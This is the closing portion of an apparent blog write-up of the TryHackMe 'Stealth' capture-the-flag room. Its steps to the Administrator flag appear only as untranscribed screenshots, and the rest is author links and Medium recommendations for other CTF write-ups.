


We got access to the machine


Now we need to navigate to the Administrator user and access the flag:




1st step




2nd step




3rd step



4th step



And BOOMM we got our flag



More at https://tryhackme.com

Thanks for reading and Happy H4CKING !

- Sethu Satheesh
- Instagram — whxitte
- GitHub — WH1T3-E4GL3

Tryhackme Walkthrough | Tryhackme Writeup | Tryhackme Stealth Room | Stealth Tryhackme Writeup

Follow

Written by Sethu Satheesh

87 Followers · 12 Following

Cyber security researcher | Software engineer | own: whxite lab

No responses yet

What are your thoughts?

Respond

More from Sethu Satheesh

Sethu Satheesh

Bluetooth Hacking: A Guide for Cyber Security Enthusiasts #1

Hey guys, my name is Sethu Satheesh, a cyber security researcher and a software engineer. In this write up we are going to dive into the...

Mar 31, 2024 90 2

Sethu Satheesh

Bluetooth hacking #2: Sniffing Bluetooth Low Energy communication

Hello guys, my name is Sethu satheesh, i am a cyber security researcher and a software engineer. This is our second part of Bluetooth...

Mar 31, 2024 145

Sethu Satheesh

Bluetooth hacking #3: Interacting with Bluetooth Low Energy Devices

Hello guys, my name is Sethu satheesh, i am a cyber security researcher and a software engineer. Welcome back to our third part of...

Apr 10, 2024 21

Sethu Satheesh

Hacking Printers : Unveiling the Risks of Printer & IoT Hacking

Hey guys, my name is Sethu Satheesh, a cyber security researcher and a software engineer. In this write up we are going to dive into the...

Feb 3, 2024 64

See all from Sethu Satheesh

Recommended from Medium

Hugh brown

[Walk-through/Hints] ‘Hammer’ THM

A walkthrough with hints and tips for the Hammer THM room

Sep 16, 2024 55

nginx0

Mountaineer [THM] Writeup

Oct 19, 2024 10

Lists

Staff picks

796 stories · 1558 saves

Stories to Help You Level-Up at Work


19 stories · 912 saves

Self-Improvement 101

20 stories · 3191 saves

Productivity 101

20 stories · 2704 saves




NTHSec

The London Bridge—TryHackMe CTF Walkthrough

Welcome to a medium-difficulty CTF challenge on TryHackMe! In this writeup, we'll walk through the steps taken to root this box, starting...

Oct 13, 2024 3



James Jarvis

Pyrat (CTF) - TryHackMe Write-up and Management Summary

This writeup explains my approach to Pyrat. It contains mistakes and correct approach, explaining the full process involved, without...

Oct 15, 2024 66

Dishant chaudhary

Whiterose CTF Writeup—TryHackMe

Full writeup for the TryHackMe room: Whiterose (Easy Room

Nov 4, 2024 64 1

Chicken0248

[TryHackMe Write-up] Block

Encryption? What encryption?

Aug 20, 2024 50